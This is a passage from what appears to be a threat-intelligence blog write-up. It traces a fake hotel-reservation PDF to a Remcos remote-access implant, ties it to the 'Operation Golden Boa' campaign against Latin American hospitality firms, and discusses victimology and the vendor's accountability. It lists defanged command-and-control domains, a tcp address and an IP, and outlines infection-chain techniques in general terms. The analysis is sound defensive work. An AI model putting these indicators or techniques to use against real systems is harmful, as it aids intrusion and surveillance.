
This is just one of the paths we could follow. Each domain, IP, file or C2 that we found opens up new research possibilities and some parts of this infrastructure were still active while we were doing this exercise.
But you also have to know when to stop. This branch allowed us to go from a supposed PDF to an implant from Remcos and its C2 servers, but it still does not allow us to specifically attribute who is behind the file that originally came into our hands.
And, as it becomes increasingly clear that we are facing a cybercrime operation, we decided not to follow each pivot indefinitely.
For now.
Because along the way something appeared that is worth looking at in much more detail: Operation Golden Boa.
–[ 0x04 Meeting the Golden Boa ]–
Up until this point we had followed the investigation almost exclusively from our own artifacts: one file led to another, one URL to another infrastructure, and eventually ended up facing Remcos and a series of C2s.
But searching GTI for the hash of runpe.bin revealed something new: the file related to a SCILabs report on a campaign they called Operation Golden Boa.
The report was originally published in December 2025 and documents an operation directed primarily against hospitality and tourism organizations in Latin America. SCILabs observed activity since at least September of that year and found phishing emails that used reservations, accommodations and other travel-related topics as a pretext.
What was interesting for us was not only the sector.
The chain described by SCILabs had several things that were already all too familiar to us: PDF files concatenated with RAR, scripts full of commented junk data, PowerShell, scheduled tasks with names pretending to be from OneDrive, loaders running payloads inside legitimate Windows processes, and finally malware like Remcos and XWorm. Some of the same C2s we found in our sample even appear, such as banucha01[.]accesscam[.]org and banucha02[.]accesscam[.]org.
This does not mean that our file is exactly the same sample analyzed by SCILabs. In fact, there are important differences in the early stages of infection and our sample appears to correspond to later activity.
But we do have enough overlaps to consider Golden Boa a very relevant context for our research.
And here appears an important part of CTI’s work: many times we don’t need to start knowing the name of a campaign or who is behind it. We can start with an isolated artifact, reconstruct some of its behavior, and only then compare what was found with existing research.
In this case we took the path the opposite of what usually happens when reading a threat report: first we found the pieces and then we discovered that someone else had already started putting the puzzle together.
Source: https://blog.scilabs.mx/operacion-golden-boa-nueva-operacion-de-malware-identificada-por-scilabs/
–[ 0x05 Victimology ]–
So far we’ve talked a lot about malware, scripts, and infrastructure, but a pretty basic question is still missing:
who are they trying to infect?
The clearest answer appears when we stop looking only at the code and start looking at the context around the files.
Our original file was called: HOTEL GUARANTEE LETTER FB-12-8846 APRIL.REV
Inside we found a supposed DNI and all the social engineering was built around a transaction related to hospitality.
SCILabs found exactly the same general pattern from another perspective: emails sent to organizations in the hotel and tourism sector using fake reservations, credit cards, accommodation lists and even impersonation of well-known services in the sector. Additionally, they identified legitimate hotel sites that had apparently been compromised and repurposed to house parts of the campaign infrastructure.
This allows us to speak of a fairly clear sectoral victimology: hotels, agencies, tour operators and other organizations that constantly process documents and requests coming from unknown people.
And that makes sense from the attacker’s point of view. For a hotel, receiving an ID, warranty, card or information related to a reservation by mail is not an exceptional event: it is part of everyday work. The pretext mixes easily with the normal flow of the organization.
Victimology also serves to put limits on our conclusions. Just because this file ended up reaching a Civil Society organization does not necessarily mean that Civil Society was the target of the campaign. Everything we found points rather to a criminal operation aimed at a specific economic sector that, due to its scale, can end up intersecting with people and organizations from other ecosystems.
For those of us who respond to incidents in Civil Society, being able to distinguish these two things is important: not every incident that affects an organization in our community is necessarily an attack directed against it.
Sometimes understanding who the attacker was really looking for is just as important as understanding the malware they used.
–[ 0x06 Cheap spyware, expensive liability ]–
This is where we come to Remcos following a cybercrime operation. But Remcos also opens another line that particularly interests us from Civil Society: the responsibility of companies that produce surveillance and remote access tools that later end up being used in espionage operations.
Remcos is not an anonymous project published on any forum. It is a commercial product developed by Breaking Security and sold as a remote control, surveillance and management tool. The company itself touts features like screenshot capture, remote command and script execution, file management, and activity monitoring.
And it is a relatively accessible tool. At the time of writing, Breaking Security sells professional licenses for tens of euros, a far cry from the prices normally associated with highly sophisticated mercenary spyware platforms.
That detail matters. When we talk about digital surveillance we usually think of extremely expensive tools and companies that sell exploits or spyware to governments. But there is another, much less explored layer: cheap commercial tools, general-purpose or directly commodity malware, which can serve surveillance functions good enough for many operations.
Remcos has already appeared in that context. In 2025 Cisco Talos documented a campaign associated with Gamaredon, an actor linked to the Russian state, which used Remcos against targets in Ukraine. The campaign used documents related to troop movements and ended up deploying Remcos as a backdoor. Talos attributed the activity to Gamaredon with medium confidence.
IBM X-Force has also followed campaigns of Hive0156, a Russian-aligned player focused on engaging people within the Ukrainian government and military, using Remcos as one of its primary tools.
And in 2026 SentinelLabs found Remcos in a cyber espionage operation against Pakistani police forces. In that case, Remcos’ infrastructure was attributed to an actor suspected of having ties to India, with victims in government, defense, foreign affairs and intelligence.
Not all of these cases have the same level of attribution, and using Remcos does not automatically convert an operation to a state operation. That is precisely the point: the same tool can appear in common fraud, criminal campaigns, government espionage and operations associated with state actors.
In Latin America there are also antecedents. ESET documented Remcos in espionage campaigns against companies and government agencies in Colombia and Ecuador, including Operation Spalax and Operation Red Octopus.
And who answers?
Breaking Security explicitly recognizes the risk of abuse and maintains an anti-misuse policy. There he claims that he performs verifications, receives reports of abuse and can block licenses.
That’s fine, but it opens up more difficult questions. What happens when Remcos appears in a state espionage operation? Can the company identify which license was used? How many licenses have been canceled for abuse? Is a case against journalists, activists or public institutions investigated differently? What about cracked versions? And what information does the company share with investigators or victims?
We don’t have answers to those questions. We also have no evidence that Breaking Security participated in Golden Boa, knew about the operation or could have prevented this specific case. The existence of Remcos in a malicious chain does not demonstrate direct responsibility of its developer.
But accountability doesn’t just start when a company deliberately participates in an attack. It also involves asking what obligations companies that design, maintain and market technologies with surveillance capabilities should have when there is sustained evidence that their products are used for espionage and other abuses.
The spyware debate rightly focuses on extremely sophisticated products like Pegasus. But we probably also have to look down at the market. Not all espionage requires a million-dollar exploit.
Sometimes a RAT of 79 euros is enough.
 Breaking security offices, Hong Kong.
–[ 0x07 Where we decided to stop ]–
Pivoting a little more we realized that this was much larger than it seemed at the beginning.
We found much more infrastructure, mirrors, GitHub repositories full of artifacts similar to the ones we analyzed in this writeup, and campaigns that were not limited to the tourism sector. Some files were virtually identical, some had minor modifications, and some showed different techniques.
There came a point where we had so many files, domains, IPs and relationships that it was no longer easy to determine how many actors we were observing.
The language doesn’t help much either. We found artifacts that mixed Portuguese and Spanish, others written only in Portuguese and others only in Spanish. That may say something about those who build or use these tools, but it is not enough to make attribution.
We were also left wondering about another possibility: are we seeing some type of malware installs service?
That could help explain why the same machine ends up receiving multiple payloads or why different malware families appear within related strings. Perhaps one corresponds to the “client” and another to the infrastructure operator.
Thief who steals from thief…
We don’t have enough evidence to say for sure, but it is an interesting hypothesis to continue exploring.
Good pivots, better questions
One of the things we learned in this research is that loader files —especially those small strings of zeros and ones— are excellent pivots.
They are particular enough to be found elsewhere and continue connecting infrastructure.
Thus we arrive, for example, at several GitHub repositories —most of them later deleted— where we find more related artifacts.
One of them contained a file named nono123.txt with this address:
tcp[:]//23c31v13v[.]dynuddns[.]net[:]666/
Following that domain we find that at some point it resolved:
142[.]44[.]247[.]175
And if we start pivoting on that IP on platforms like GTI or Censys, more clues appear, including information that could relate part of that infrastructure to a person.
And here it is important to put the brakes on: that is not attribution.
An IP can be reused, compromised, rented, shared, or simply contain historical information that does not represent who actually operated the malware.
The interesting thing about the example is not to identify someone, but to show how far you can go by combining relatively small artifacts, searches in different sources and a little attention.
Know when to stop
We could continue telling many other things that we found investigating this case. And surely we could continue investigating it for quite some time.
That is also one of the learnings of this experiment: in CTI there is almost always another pivot. An IP leads to a domain, a domain to a file, a file to a repository and that repository opens up ten other questions.
The hard part isn’t always finding another clue. Sometimes it’s deciding when we have enough.
In our case we started with an alleged suspicious PDF that had reached a Civil Society organization. We wanted to understand what it was, whether it looked like part of a targeted attack, and how far we could go in investigating it.
We ended up rebuilding a good part of an infection chain, recovering payloads that were no longer available on the Internet, identifying infrastructure, persistence mechanisms, loaders, process injection, an implant from Remcos and its C2s; We connected our findings with previous research and ended up even wondering about the responsibility of the companies that produce the tools used in these operations.
But probably the most useful learning is much simpler: there is no need to start an investigation knowing what we are looking for.
We start with a strange file.
Then we asked small questions:
- What’s inside?
- What does it execute?
- Where do you download the following from?
- Has anyone else seen this artifact?
- What shares infrastructure with it?
- Who does it seem to be targeting?
And each answer led us to a new question.
This write-up provides enough clues for anyone with time and curiosity to keep pulling at the thread on their own. As for us, we’re stopping here—for now.
Enough Internet for today.
See you in the next experiment. :)